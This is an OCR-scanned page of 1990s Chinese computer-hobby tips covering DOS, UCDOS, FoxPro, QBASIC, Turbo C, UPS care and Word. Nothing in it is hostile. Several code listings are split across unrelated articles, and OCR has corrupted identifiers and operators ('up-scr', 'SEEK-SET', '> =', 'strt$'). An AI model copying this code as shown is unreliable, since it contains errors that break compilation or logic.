则磁盘上所有后缀为 BAK 和 TMP 的文件均被删除掉，配合 ARJ 的其它参数的使用，则可以满足更高的要求。例如删除某一段时间内（96 年 11 月 1 日至 96 年 11 月 30 日）产生的 BAK 和 TMP 文件，可以使用下面命令：

```
cd\
arj m temp *.bak *.tmp -r -o961101 -ob961130
del temp.arj
```

注：-r、-o、-ob 分别为 recurse、on、on before 的英文缩写

然后，采用 DOS 的 defrag/f 命令或 norton 软件的优化磁盘命令，高版本的 Pctools（如 9.0）也提供类似功能，整理磁盘碎片，则可达到较理想的效果。

巧除“花屏”

□四川　官明亮

用过 UCDOS 3.1 或 5.0 汉字系统的朋友可能都有过这样的经历：在用 QUIT 命令或按 CTRL+F5 选“4：退出 UCDOS”后，显示器上出现一系列花花绿绿的字符，屏幕仿佛凝固了，输入的任何字符都看不见，如同死机一般。这就是所谓的‘花屏’现象。

出现这一现象的原因与 UCDOS 采用‘直接写屏”技术有关。在硬件许可的条件下，UCDOS 默认设置的显示方式都采用直接写屏。当它从内存卸载时，由于不能正确改写视频缓冲区，恢复退出前缓冲区中保存的屏幕信息，造成花屏。此时系统仍正常运转，只不过显示方式没有切换到 80 列 25 行的文本模式，造成死机的假象。此时很多人都用热启动或冷启动使显示恢复正常。

据有的文章介绍，在退出 UCDOS 后调用 DOS 的 CLS 清屏命令可清除花屏，但从笔者长期使用计算机的体验来看，此法在绝大多数情况下不起作用。彻底清除花屏而又不重新启动计算机的有效办法是用 DOS 的外部命令 MODE.COM。具体方法是：在退出 UCDOS 汉字系统出现花屏后，先按一下“ESC”键以清除键盘上次操作时可能出现的误输入，然后用盲打法（因输入信息不回显）键入命令：MODE CO80 <回车> 即可回到正常的 80 列 25 行文本显示方式，此时光标正常闪烁。使用这种方法的前提是 MODE 命令的路径必须在你的自动批处理文件中定义，即在 C 盘根目录下的 AUTOEXEC.BAT 文件中必须有 PATH=C:\DOS（假设 MODE 命令在此目录下）。

另外喜欢玩游戏的朋友在退出某些游戏时出现花屏或无光标闪烁、无键盘输入字符回显的现象，也可用上述方法解决。

浅谈UPS不间断电源

□浙江　王鑫国

一、UPS不间断电源的种类

1. 按其工作方式可分：后备式UPS电源和在线式UPS电源两大类

(1) 后备式UPS电源　在市电正常供电时，市电通过交流旁路通道再经交流稳压调节电路向负载供电，UPS电源内部的逆变器并不工作，此时的UPS电源实质上相当于一台稳压性能较差的交流稳压器。当市电供电中断或低于170V时，由内部蓄电池对UPS电源的逆变器供电，并向负载提供稳定的220V、50HZ的交流电压。

(2) 在线式UPS电源　在市电正常供电时，它首先将市电交流电源转换成直流电源供给逆变器，而逆变器在机内的脉宽调制（PWM）控制信号的作用下又将直流再逆变成220V、50HZ交流电压向负载供电。在市电中断时，UPS内蓄电池提供的直流经逆变器方式对负载提供稳定的220V、50HZ交流电压。

2. 按其输出波形可分：方波输出的UPS电源和正弦波输出的UPS电源两种。通常小型后备式UPS电源多为方波输出，而在线式UPS电源的输出波形多为正弦波。正弦波输出的UPS电源，其所带负载能力相对比方波输出的UPS电源较强。

3. 按其备用时间长短可分：短时UPS电源和长延时UPS电源。短时UPS电源的备用时间一般在5-10min之间，长延时UPS电源的备用时间一般在1～10h之间。

二、UPS不间断电源的选配

UPS电源选配的合适与否，直接影响微机系统工作的稳定性、可靠性和经济性。因此，对UPS电源的选择，应根据用户负载容量的大小、要求备用时间的长短及工作方式等诸要素进行合理选配。那么，作为即将购买UPS电源的用户，应该选择哪种品牌和类型的UPS电源呢？

1.UPS电源容量的选择

大多数UPS电源能在停电以后，继续提供5～10min的电力，使用户有足够的时间来作文件存盘并且退出系统。UPS电源容量的大小标志着UPS能带负载的多少。因此，UPS电源容量的选择，首先将计算用户所有负载的总容量，再除以0.6所得出的数即为应选UPS电源的容量。所选配的UPS电源若容量偏小，虽然可节省投资，但系统的可靠性和稳定性就降低。若所选UPS电源容量偏大，虽然做到了安全、可靠，但增大了资金投入，造成浪费。一般来说，500VA容量的UPS电源基本上就能满足一台微机的需要。

2.UPS电源工作方式的选择

在线式UPS电源，无论有无市电，它总是由UPS电源的逆变器对负载供电，供电质量明显优于后备式UPS电源，它可以避免市电电网电压波动及干扰带来的影响。因此，对微机无特别要求的场合，可以选择价格相对较低的后备式UPS电源。而对微机要求较严格及对外服务的场合，如金融、通信、交通、计算机网络等部门，应优先采用高品质的在线式UPS电源作为系统的工作电源。

三、UPS不间断电源的使用维护

首先，UPS电源的开关机必须严格按操作步骤进行。UPS电源在启动时应使其处于“空载”状态，带负载启动UPS电源往往会增加它的故障率。关机时则应先关闭负载，后关闭UPS电源。


目前，广泛使用的UPS电源，是免维护密封式铅酸蓄电池。为了保证UPS电源供电的稳定性，正确使用和维护蓄电池非常重要。在日常使用和维护时，应注意以下几点：


1. 进行正常充放电：UPS电源的蓄电池长期闲置不用或长期处于浮充状态而不放电，可能会引起蓄电池的内阻增大或永久性损坏。对长期放置不用的UPS电源应每隔2个月打开UPS电源对蓄电池充电。而蓄电池长期处于只充电不放电状态，也应每隔2个月人为地关断市电让UPS电源中的蓄电池放电，以达到激活电池的目的。

2. 避免过度充放电：UPS电源的蓄电池过度充放电，会促使蓄电池内部的正、负极板活性物质反复地产生收缩、膨胀，易造成正、负极板弯曲、断裂、极板表面的活性物质脱落，其后果造成蓄电池供电容量降低或发生侧部短路等故障。

3. 避免过电压充电：UPS电源的蓄电池被过电压充电，会造成蓄电池内电解液被电解而溢出，缩短蓄电池的使用寿命。

巧妙汉化 FoxPro 的系统菜单





□四川　刘松

数据库系统 FoxPro 深受广大编程者的青睐，然而美中不足的是，无论是 FoxPro2.5、2.6 还是 FoxPro2.5b，其系统开发界面均为英文，这对于使用者尤其是初学者来说无疑是桩麻烦事。所谓中文版的 Foxpro2.5b，只是增强了处理汉字的能力，它的帮助文件、系统菜单、对话框等系统界面仍没有汉化。那么，我们能否自己制作出中文 FoxPro 系统菜单呢？这里，将介绍一种巧妙的办法，不需借助任何软件工具，也不需花费太多的工夫，仅仅利用 FoxPro 自身的功能，我们就能如愿以偿。

在具体介绍之前，我们有必要先了解 FoxPro 系统菜单的特性。

FoxPro 的系统菜单实际本身也是用 FoxPro 语言编制的，并且，它提供其菜单笺、弹出项、菜单栏的内部名，允许用户直接访问。使用?SYS(2013)命令函数，可以得到菜单内部名列表。用户可以通过把菜单内部名挂接在自已所定义的菜单上的方法，使用这些系统菜单项的功能。

基于此，我们能否做这样的设想：自已编写一个菜单，各菜单项均由 FoxPro 的内部菜单名组成，但把菜单提示换成中文，然后将此菜单在 FoxPro 的主窗口上激活以替换掉原系统菜单，这样，这个菜单不仅可以拥有 FoxPro 原系统菜单的所有功能，而且提示是中文的，我们也就完成了对系统菜单的汉化。

虽然上述思路是可行的，但如果真按这个方法去做却并不明智，自已编写一个完整的系统菜单的程序量是相当大的。这里，我们可以巧妙地利用菜单生成器，不需编写一行程序就可以达到目的。下面以 FoxPro for Windows 为例，详细介绍制作步骤（FoxPro for DOS 与此类似）。

1. 用 MODI MENU mymenu（设我们制作的菜单名为 mymenu）建立一个菜单，然后打开系统菜单栏的 MENU 选项，选中 Quick menu（快速菜单）。此时，系统将会自动建立一个各项目与原系统菜单完全相同的菜单格式，其窗口名为 mymenu.mnx，在以下步骤中，我们将对此菜单进行加工。

2. 用鼠标单击窗口中 Prompt 栏目中的第一项，将“\ <File”改为“F 文件”，即将原系统菜单中的“File”提示改为中文的“文件”。注意：改动时“\ <File”中的“\ <”（热键标志）不能保留（其实在对应的 Options 栏目中已设定了热键），同时，“F 文件”中的“F”与“文件”之间不能有空格，否则，系统在创建菜单源程序文件时可能会出现语法错误。

3. 以此类推，将下面的“\ <Edit”、“\ <Database”... 等项目都作相应的改变。

4. 至此，我们已完成了系统菜单笺的汉化处理，下面我们再对各弹出项进行处理。用鼠标双击“F 文件”项的“Edit”栏，此时将出现“F 文件”项的下一级弹出菜单项目，单击 prompt 栏目中的第一项，将“\ <New…”改为“\ <N 新建”（此时热键标志可以保留），再把其它项目都作相应处理。

5. 单击窗口右上方的“Menu Level”项，选择“Menu Bar”，退回到上一级菜单的编辑，接着对其它的弹出项进行与第 4 步相类似的处理。

6. 以上几个步骤完成以后，我们就可以创建菜单 mymenu 的源程序了，方法是：打开系统菜单栏的 Program 选项，选择 Generate（创建）项，系统运行后将产生一个名为 mymenu.mpr 的菜单源程序文件。

返回 Command 窗口，键入 Do Mymenu.mpr 命令执行后，我们将会看到原系统菜单已被我们的中文菜单所取代。至此，汉化菜单的过程已经完成，您将可以享受到工作在中文系统菜单下的乐趣。

若要一进入 FoxPro 系统就使用自已的中文菜单，可在您的 Config.fpw（FoxPro 系统配置文件）中加入“Command = Do Mymenu.mpr”一句。当然，如果你想切换回原英文的系统菜单，只需执行“Set Sysmenu to defa”。

需说明的是，对于系统在运行过程中临时添加的一些菜单笺项如：Browse、Menu、Text 等，由于 FoxPro 没有公开它们的内部菜单名，所以不能通过这个方法汉化。另外，对于某些菜单项中出现的如“Foxdoc”、“Foxpro”等专有名词可不必再做汉化。

自己动手汉化西文软件

□北京　乐进军

我们日常使用的软件,大部分是西文软件,这对于英语欠佳的用户很是头痛,如果能将其汉化,使用起来会大为方便。你无需另找汉化软件,只需在DOS提供的QBASIC下输入以下程序,运行即可达到目的。笔者用此程序对西文Foxplus进行汉化,效果甚佳。除此之外,用此程序还可西化软件,将中文好软件提供给海外朋友使用。

汉化的思想是:将文件(任意文件类型)中的英文内容挑出写到一文本文件,并记录在原文件中的位置。将其中的英文翻译后,用文本编辑软件将英文改写成对应的中文。然后再将该文本文件中文内容替换原文件中英文内容,即达到汉化目的。

使用举例:

如要对foxplus.exe进行汉化,运行HH.BAS汉化程序后,屏幕出现:

1.Choose out English ASCII
2.Choose out Chinese
3.Choose out English ASCII and Chinese
4.Replace changes to File
You select:
——键入1;
Source File:
——键入c:\fox\foxplus.exe
Target File[SCR]:
——键入try.txt
(将挑出英文内容写到try.txt文本文件,直接回车则输出到屏幕查看)
String Lenth:
——键入4(只挑长度大于4字符的英文内容)

程序开始进行文件读写,运行完后退出QBASIC。

在汉字系统下用EDIT、CCED、或WPS的'N'选项对try.txt进行编辑,注意一定使用覆盖方式(勿用插入方式、删除键及改动行前数字),将[ ]中的英文内容翻译后用对应的汉语替换,中文长度不得超过原英文,如中文长度不足则用空格填补。对于不想修改的行内容可整行删除掉。勿违反操作,否则极可能失败。编辑后存盘退出。

再次运行HH.BAS汉化程序,出现同样选项后选择4。

Source Chinese text:
——键入try.txt
Target file:
——键入c:\fox\foxplus.exe

运行后中文将替换原西文,你的foxplus.exe文件会变得清楚易懂,焕然一新,令你喜不自禁。

必须提请注意的是,汉化前应对原文件换名备份,以免误操作后导致损失。

下面是HH.BAS源程序。

```
REM HH.BAS
ON ERROR GOTO endd
DIM a AS STRING * 1
PRINT
PRINT "1:Choose out English ASCII" '挑出英文字符
PRINT "2:Choose out Chinese:          '挑出汉字字符"
PRINT "3: Choose out English ASCII and Chinese"  '挑出英文,汉字
PRINT "4:Replace Changes to File"
  '将修改后的文本文件内容替换原文件
PRINT "You select:";
DO: a$ = INKEY$: LOOP UNTIL a$ >= "1" AND a$ < "5"
PRINT a$
SELECT CASE a$
CASE "1"
 start$ = CHR$(31): en$ = CHR$(127)
 GOTO hh1
CASE "2"
 start$ = CHR$(126): en$ = CHR$(255)
 GOTO hh1
CASE "3"
 strt$ = CHR$(31): en$ = CHR$(255)
 GOTO hh1
CASE "4"
 GOTO hh2
END SELECT

hh1: INPUT "Source file:"; sf$
OPEN sf$ FOR BINARY AS #1
INPUT "Target file:"; tf$
IF tf$ = "" THEN tf$ = "con"
OPEN tf$ FOR OUTPUT AS #2
INPUT "String lenth:"; strlen
FOR i = 1 TO LOF(1)
num = 0
GET #1, i, a
IF a < en$ AND a > start$ THEN
add = i: strr$ = a
DO
num = num + 1: i = i + 1
GET #1, i, a
IF a < en$ AND a > start$ THEN strr$ = strr$ + a
LOOP UNTIL a < start$ OR a > en$
```

如何制作袖珍汉字系统

□成都　江阔

随着计算机技术的快速发展，近几年来软件产品的容量越来越庞大。系统存储量要求也越来越大，一套 WIN95 需要一百多兆字节硬盘空间，一套完整的 OFFICE 需要一百多兆字节，一套汉字系统需要几十兆字节，一套……，而我们的硬盘则越来越显得羞涩。当您对刚到手的一套又一套最新软件感到欣喜若狂时，当您满怀激动的心情急切地想立刻一睹芳颜时，却在安装到一半时得到系统报告："空间不足"!

目前，大容量硬盘及其他种类的存储产品发展很快，应该说，要获得足够的存储空间是能办到的。然而，我们还有许多玩友仍然在使用 386 甚至 286，硬盘只有几十至几百兆字节。有的连硬盘都没有。

采用连锅端，直接将硬件升级是经济问题；合理分区，压缩硬盘则是技术问题。我现在提出的是 如何利用现有的硬件，精简您的应用软件。

举例来说：UCDOS 汉字系统几乎在所有的机器上都有安装，应用广泛，功能非常强，可是，有许多用户都只将其作为一个汉字平台来使用，UCDOS 的大部分功能都被长期闲置。而 UCDOS 安装完成后需占用大约十几兆字节空间(UCDOS5.0)，这样来说，是非常浪费硬盘的。如果只需将其作为一个汉字平台来使用，其实你只需要分配最多一兆字节空间就行了，没有必要太大手大脚。现在就以制作一套袖珍 UCDOS5.0 为例，希望给玩友们带来一点启示。

首先，在你的 UCDOS5.0 安装盘中找到下列几个文件：(如果安装盘文件是压缩的，则先要将其安装到硬盘，然后保留下列文件，而将其余文件删除)。

RD16.COM	25.4KB	显示字库读取程序
KNL.COM	33.4KB	显示与键盘管理模块
VGA.DRV	8.01KB	VGA 显示驱动程序
ASC16	4KB	ASC 码显示字库
HZK16	261KB	16×16 简体汉字显示字库
QUIT.COM	1KB	退出 UCDOS 程序

将其复制到你需要的目录中，例如：C:\UCDOS\。然后，建立一个批处理文件 UCDOS.BAT 内容如下：

```
@ECHO OFF
C:\UCDOS\RD16
C:\UCDOS\KNL
```

建立后，一个简单的袖珍 UCDOS5.0 就做成了，容量只占 3 百多 KB。如果需要更换显示驱动程序，可在安装盘中找到所需要的显示驱动程序，如：可用 EGA.DRV(EGA 显示驱动程序) 或 HGC.DRV(大力神单显)将 VGA.DRV 换掉。如果，你需要一些汉字输入法，也可以在安装盘中找到并拷到 UCDOS 目录下，例：将 WB.COM，WB.OVR 拷入目录，并在 UCDOS.BAT 中加入：

```
C:\UCDOS\WB
```

则当 UCDOS 启动后你可以看到五笔输入法已经加载，其他输入法的挂接也同理，这里就不一一重复。另外，您还可以将打印、WPS、其他你所需的功能文件加入。

以上方法制作简单，文件精小，加入输入法后也仅占 5、6 百 KB 空间，完全可以装入软盘中使用，大大节约了硬盘资源。

(请作者与编辑部联系)

```
IF num > = strlen THEN PRINT #2, add, "["; strr$; "]"
END IF
NEXT i
CLOSE #1
CLOSE #2
PRINT "OK!"
END

hh2: INPUT "Source Chinese text:"; s$
INPUT "Target file:"; t$
IF s$ = "" OR t$ = "" THEN END
OPEN s$ FOR INPUT AS #1
OPEN t$ FOR BINARY AS #2
DO WHILE NOT EOF(1)
LINE INPUT #1, b$
num = VAL(LEFT$(b$, 14))
c$ = MID$(b$, 16, LEN(b$) - 16)
PUT #2, num, c$
LOOP
CLOSE #1
CLOSE #2
PRINT "OK!"
END
endd: PRINT "Wrong!": END
```

巧用WORD制年历

□上海　刘荣

WORD 提供了四十多种模板，利用其中的"Calendar 向导"模板，可以生成一个精美的月历，再稍作加工，即可制作成一张图文并茂、极具个人风格的年历。具体制作可分成以下五个步骤：

1. 生成月历

启动 WORD 6.0 中文版，用鼠标在"文件"菜单中单击"新建"命令，出现"新建"对话框，在"模板"列表框中双击"Calendar 向导"，屏幕出现'月历向导'对话框，根据提示，单击需要的选项，再单击'下一步'按钮，出现另外的选项。完成对选项的选择后，再单击'下一步'按钮，直至'下一步"按钮呈暗灰色，即表明所有的选项都已完成，最后单击"完成'按钮，过一会儿，屏幕上便按要求生成了月历。在单击'完成'按钮之前，可以随时单击'上一步'按钮来查看或修改上一步所作的选择。注意，因为我们要制作的是 1997 年的年历，所以在这一步工作中必须要生成全年 1～12 月份的每一份月历。

2. 修改月历

在上一步骤中生成的月历，共十二页，每一页即为一月历。事实上，由 WORD 的'Calendar 向导'模板生成的月历，主要由五个图文框构成(指由该模板生成的月历最复杂的情形)：图片图文框(即该图文框中插入的是图片，如一幅画)、月份图文框(即该图文框中插入的是月份，如一月、二月等)、日期图文框(即该图文框中插入的是具体的日期)、年份图文框(即该图文框中插入的是年份，如 1997)、矩形图文框(即该图文框是用 WORD 图形工具栏中的工具建立的一个矩形框)。

选中第一页为当前页，设定适当的显示比例，删除不想要的图文框，只保留日期图文框。选中日期图文框中的全部日期，单击工具栏中的字体大小按钮，设置其字号为'小三号"，单击'格式'菜单中的'段落'命令，选择"缩进和间距"选项，设置"行距"和"间距"均为"0"，单击'确定'按钮，用鼠标拖动水平标尺上的制表位，使日期各列与列之间紧密排列，然后选择该日期对象框，用鼠标移动图文框周围的八个句柄来调整图文框的位置和大小，使之正好能包围日期。

再分别选中所有星期六和星期日日期，单击"格式'菜单中的'字体"命令，选择'字体"选项，设置'颜色'项为'红色"，单击'确定'按钮。用同样的方法可以将诸如教师节、母亲节、朋友的生日等节日以醒目的颜色制作在年历上。

将其余十一页月历作相同的处理。

3. 设计文字

用 WORD 的文字艺术师(Microsoft WordArt 2.0)可以在年历上创建漂亮的美术字。

选中第一页为当前页，单击'插入'菜单中的"对象'命令，出现'对象'对话框，选择'新建'选项，在"对象类型"中双击"Microsoft WordArt 2.0"，出现"输入文字'对话框，在对话框中输入文字，单击'更新显示"按钮，在 WordArt 菜单和工具栏中选定需要的美术字选项，便可以得到奇妙无穷的美术字效果。WORD 的文字艺术师不仅可以改变字体、字体大小，而且可以改变字的颜色、阴影，还可以将字拉长、旋转、变形等。

完成对美术字的创建后，关闭'输入文字'对话框，返回年历文档窗口中，将文字拖放到需要的位置。

设计文字的另一重要工作是为每一月历添加一个月份数字，为了使日期清晰可见，可以将月份数字设计成空心字，然后拖放在每一月历上。

4. 设计插图

WORD 中带有一个丰富的图片库，您可以选择其中的任一图片插入到年历中去，也可以用 WINDOWS 中的'画笔'等功能来创作一幅图画插入到年历中去。

选中第一页为当前页，单击"插入"菜单中的"图片'命令，出现'插入图片'对话框，取消'链接到文件"选项，在'文件名'列表框中双击'bullmrkt.wmf"文件名，则一幅牛图出现在年历中，给牛图加上图文框后就可以用鼠标移动图文框周围的八个句柄来调整图文框的位置和大小了。

5. 合成年历

这一步工作实际上是将上面各步骤完成的月历、文字、插图组合到一页上，再根据个人的要求作最后的编辑排版。

首先将文字、图片拖放在第一页的页首位置，然后再将其余各页上的月历、文字拖放在其下，将 1～12 月份的空心数字拖放在相应月历的中间位置，最后再为年历画上一个边框。◇

本期程序调试：罗光宣



编制程序的过程中，经常会遇到这样的问题：需要显示大段的汉字信息，但一屏显示不下，必须滚屏显示。

要解决这个问题，可以采用直接写屏的技术来实现。所谓直接写屏，也就是直接对内存中的视频缓冲区进行操作，将要显示的内容直接写入对应的区域，这种方法动作迅速，效果很好。

例如，要实现向上滚屏，可首先在最底部写入要显示的汉字，然后将要滚动的窗口中的第二行象素点的数据写入第一行中，再将第三行象素点的数据写入第二行中……，依次类推，直到要滚动的窗口中的所有象素点均向上移动一行，而最上面的一行字符则滚出窗口消失，如此周而复始，即可实现汉字向上滚屏。

为了进一步说明问题，笔者开发了一个示范程序 scroll.c。调用 SPDOS6.0F 中的汉字库 clib24j.dot 显示 24 点阵汉字(显示美观，便于放大)。限于篇幅，笔者仅开发了向上、向下两种滚屏方式，读者可进一步开发左拉、右拉等方式。

附 scroll.c 源程序：

```
/* "接写屏技术实现汉字滚屏示范 scroll.c */
/*CPU 486 DX2/66 MEMORY 8M Turbo C V2.0*/
#include <stdio.h>
#include <graphics.h>
#include <alloc.h>
#define SEG 0xa0000000 /* 屏幕缓冲区起始地址 */
#define SIZE 20 /* 每行最多字数 */
put24hz(x1,y2,cc,direction)/* 显示 24 点阵汉字 */
int x1,y2,direction;
/* x1 窗口左上角横座标; y2 窗口右下角纵座标; direction 平滑方向 */
char *cc;/* 显示字符串 */
{
char far *seg = (char far *)SEG;
int j, k, locate/* 汉字在字库中的位置 */, size = 0/* 字符串长度 */;
unsigned char c[SIZE][72]/* 存放汉字点阵数据 */, qm/* 区码 */,wm/* 位码 */;
FILE *fp;
fp = fopen("clib24j.dot","rb");/* 打开汉字库 */
while(*cc)
{
qm = *cc++ - 161;
wm = *cc++ - 161;
if(qm < 15)locate = qm*94 + wm;
else locate = (qm - 4)*94 + wm;
fseek(fp,locate*72L,SEEK-SET);/* 找到汉字位置 */
fread(c[size],72,1,fp);/* 读出汉字点阵数据 */
for(k = 0;k < 3;k++)/* 显示汉字 */
for(j = 0;j < 24;j++)
*(seg + x1 + j*80 + k + (y2 + direction)*80) = c[size]
[k*24 + j];
size++;
x1+ = 3;
}
fclose(fp);/* 关闭汉字库 */
}
up-scr(x1,y1,x2,y2,cc)/* 向上滚屏 */
int x1,y1,x2,y2;    /* x1 y1 窗口左上角座标; x2 y2 窗口右下角座标; */
char *cc;           /* 要显示的汉字 */
{
char far *seg = (char far *)SEG;
int i = 0,j,k;
put24hz(x1,y2,cc,-24);
for(k = 0;k < 24;k++) /* 实现向上滚屏 */
for(i = y1;i < y2;i++)
for(j = 0;j < (x2 - x1)/8;j++)
{
*(seg + i*80 + j + x1) = *(seg + (i + 1)*80 + j + x1);
*(seg + (i + 1)*80 + j + x1) = 0;
}
}
down-scr(x1,y1,x2,y2,cc)/* 向下滚屏 */
int x1,y1,x2,y2;/* x1 y1 窗口左上角座标; x2 y2 窗口右下角座标; */
char *cc;/* 要显示的汉字 */
{
char far *seg = (char far *)SEG;
int i = 0,j,k;
put24hz(x1,y1,cc,24);
for(k = 24;k > = 0;k--)/* 实现向下滚屏 */
for(i = y2;i > y1;i--)
for(j = 0;j < (x2 - x1)/8;j++)
{
*(seg + i*80 + j + x1) = *(seg + (i - 1)*80 + j + x1);
*(seg + (i - 1)*80 + j + x1) = 0;
}
}
main()
{
int gr = DETECT,mo;
int i;
```

合并批处理文件节省磁盘空间

□江苏　张悦

在 DOS 环境下,我们使用某个软件一般有三种方法。举例来说，D 盘上有一游戏软件在目录 GAME\GAME1 下,执行文件为 play1.exe。

方法 1:先进入该目录,键入命令。

```
C:\>d:
D:\>cd\game\gamel
D:\GAME\GAME1>play1
```

该方法显然十分繁琐，若是经常转换使用不同软件,而路径又较长时,则更让人无法忍受。

方法 2：在 AUTOEXEC.BAT 文件中加入 PATH=%PATH%;C:\GAME\GAME1 则无论在哪个目录下,键入 play1 即可执行。该方法虽比方法 1 简便,但过多增加路径设置占用了宝贵的常规内存,且使 DOS 搜索时间延长,得不偿失。

方法 3:编一个批处理文件 P1.BAT：

```
@ECHO OFF
D:
CD \GAME\GAME1
PLAY1.EXE
@ECHO ON
```

放在已设路径的目录下，键入 p1 即可运行游戏 GAME1。

有一些软件安装时会自动产生类似的批处理文件。

方法 3 显然优于前两种方法，但是我们知道硬盘分区介于 256MB 至 512MB 时，簇大小为 8KB，介于 512MB 至 1024MB 时,簇大小为 16KB。一个批处理文件往往只有几十字节，却占用一簇的磁盘空间。累积下来也是一笔损失。

因此笔者尝试将多个批处理文件合并为一个批处理文件,使用时在此批处理文件名后跟上不同的参数,即等同于执行原来的批处理文件。如果不跟参数，则该批处理文件显示出一个菜单供选择。

示例如下 M.BAT：

```
@ECHO OFF
IF "%1"=="" GOTO MENU
GOTO %1

:BC
C:
CD \MYFILE
C:\BC\BIN\BC.EXE
GOTO END

:BDC
C:
CD \BDC
BDC.EXE
GOTO END

:P1
D:
CD \GAME\GAME1
PLAY1.EXE
GOTO END


:MENU
ECHO A Borland C++ 3.1
ECHO B BDC 3.0
ECHO C GAME1
CHOICE /C:ABC Choose a option
IF ERRORLEVEL 3 GOTO P1
IF ERRORLEVEL 2 GOTO BDC
IF ERRORLEVEL 1 GOTO BC
:END
@ECHO ON
```

将 M.BAT 放入已设路径的目录，如 C:\DOS 下。无论在哪一目录下想使用 Borland C++编程,键入“m bc"即可。按此形式合并你机上批处理文件简单易行。既节省了磁盘空间,又减少了路径设置,且不用敲入大量命令,可谓一举三得。有兴趣者不妨一试。

```
initgraph(&gr,&mo,"");
up-scr(100,100,500,400,"电脑爱好者");
up-scr(100,100,500,400,"");/*空一行*/
up-scr(100,100,500,400,"江苏省南通市");
for(i=0;i<=11;i++) up-scr(100,100,500,400,"");
down-scr(100,100,500,400,"华能南通电厂发电部");
down-scr(100,100,500,400,"");
down-scr(100,100,500,400,"黄寅");
for(i=0;i<=11;i++) down-scr(100,100,500,400,"");
closegraph();
}
```

小会计巧对帐

□吉林　叶东钰



财务人员最头痛的事是什么？当然是对帐了，特别是库存产成品的对帐工作，更让人头痛，本人在实践中编写个小程序，使原来繁重的脑力劳动变成了一件轻松愉快的事情，还你快乐假日，在这里愿与同仁交流！

```
clea
clea all
set talk off
set safe off
defi wind bb from 05,15 to 12,65 colo sche 5 shad
sele 1
use jez1
sele 2
use kfz1
inde on allt(fp)+allt(str(sl,15,3))to mfph
sele 1
do while.not.eof()
aa=allt(fp)+allt(str(sl,15,3))
sele 2
seek aa
if .not.eof()
repl dzf1 with'已对'
sele 1
repl dzf1 with'已对'
endif
sele 1
skip
enddo
sele 1
sum all sl to vv for dzf1='已对'
sum all sl to ww
sele 2
sum all sl to vv1 for dzf1='已对'
sum all sl to ww1
if vv<>vv1
wait'核对有误,发票号可能重号,;
请检查库文件发票号字段,;
然后再执行本程序!'wind
sele 1
repl all dzfl with '0'
sele 2
repl all dzfl with '0'
use
close all
retu
endif
acti wind bb
@01,12 say '销售帐已对合计' get vv
@02,12 say '销 售 帐 总 计' get ww
@04,12 say '库房帐已对合计' get vv1
@05,12 say '库 房 帐 总 计' get ww1
wait '微机核对完毕,请联接打;
印机,手工核查未对原因' wind
deac wind bb
sele 1
list for dzf1<>'已对' to prin
wait '按任意键继续!' wind
sele 2
list for dzf1<>'已对'to prin
use
close all
retu
```

＊**本程序由** foxpro2.5 for dos **编写，在** UCDOS5.0 **中文平台，**IBMPC **机调试通过！**

财务销售库 JEZ1.DBF **及库房帐库** KFZ1.DBF **结构相同如下**

Field	Field Name	Type	Width	Dec	字段解释
1	RQ	Date	8		销货日期
2	PH	Character	6		传 票 号
3	PZ	Character	8		商品名称
4	SL	Numeric	15	3	销售数量
5	JE	Numeric	17	2	销售收入
6	FP	Character	8		发 票 号
7	BH	Character	4		商品编号
8	SHWD	Character	32		购货单位
9	DJ	Numeric	17	2	单 价
10	YFJE	Numeric	17	2	运 杂 费
11	SWDJHC	Character	15		购货方税务登记号
12	DZF1	Character	6		对帐标志符
＊＊ Total ＊＊			154		



退出DOS死循环的小程序

□四川　鲁仕鸿　黄丹阳

电脑操作时，在 DOS **状态下键入一个可执行程序的文件名后，经常会出现伪死机的情况（光标不停闪动，屏幕不显示任何信息，按键没反应）对于这类死循环，许多人采用热启动的方法，其实我们只要建立一个名为** EXIT1.COM **的文件就可退出死循环返回** DOS **提示符。文件内容如下：**

```
C:\>DEBUG
-N EXIT1.COM
-A100
-PUSH DS
-PUSH ES
-PUSH BX
-MOV AX,3500
-INT 21
-MOV DX,BX
-MOV BX,ES
-MOV DS,BX
-MOV AX,2505
-INT 21
-POP BX
-POP ES
-POP DS
-INT 20
-RCX
-W
-Q
C:\>
```

可把 EXIT1.COM **加到** AUTOEXEC.BAT **中，这样若遇到死循环只需按屏幕打印键即可退回到** DOS **提示符。（该程序在** 486DX66 **机上运行通过）**

制作自己的 SDK

□呼和浩特　于滔

大家知道，C 语言作为一种程序员语言，简捷、高效、可移植性强给我们带来了很大的实惠，尤其是 Borland 公司 C 编译器带有丰富的库函数，使开发工作大大简化，所以至今仍为 DOS 下的主要编程语言，但是往往我们仍觉得她“不好用”，自己做了大量的自定义函数，可这个头文件由于某种原因不见了，从而使需要包含她的程序少了“内脏”。对于专业开发者来说能不能开发一套自己的 SDK（Software Development Kits）呢？当然，Borland 公司早已想到了。我们用 Tlib.exe 这个工具来实现。为什么要使用库呢？我们知道，库是具有目标代码形式的函数集合。虽然在许多方面，库就象一个独立编译的模块，但它有不同于目标文件的特别之处：当某个独立编译的目标文件与其他文件连接时，所有该目标文件中的函数，无论它们是否真正被程序引用，都将成为程序的一部分，然而当一个库文件与其他程序连接时，可执行程序中只包含那些真正被程序所引用的库函数。

具体实现步骤如下：

1 检查函数至无错，编译成目标文件 mysdk.obj；

2 :用以下命令行生成库：

c:\tc>tlib mysdk.lib + mysdk.obj

3 :您还需做一个类似 mysdk.h 的头文件，来声明 mysdk.lib 中的函数原型，以便在程序中引用；

4 编写一个引用了 mysdk.lib 中函数的例程；

5 :如果您用命令行方式编译，则键入 tcc[编译参数]test mysdk.lib；如果您用集成环境方式编译，则需构造一个包含 test mysdk.lib 的工程文件；

这样您就可以象引用 C 标准库函数一样引用 mysdk.lib 中的函数了。

如果想看一下自己的 SDK 中的函数名，就键入

c:\tc>tlib mysdk.lib,mysdk.lst

其中‘,’不可省。

用这种方法您不断地把新的函数加入到 mysdk.lib 中。

此外您需要经常用 TLIB.EXE 来管理您的 SDK，否则 mysdk.lib 会成为一堆‘垃圾’。
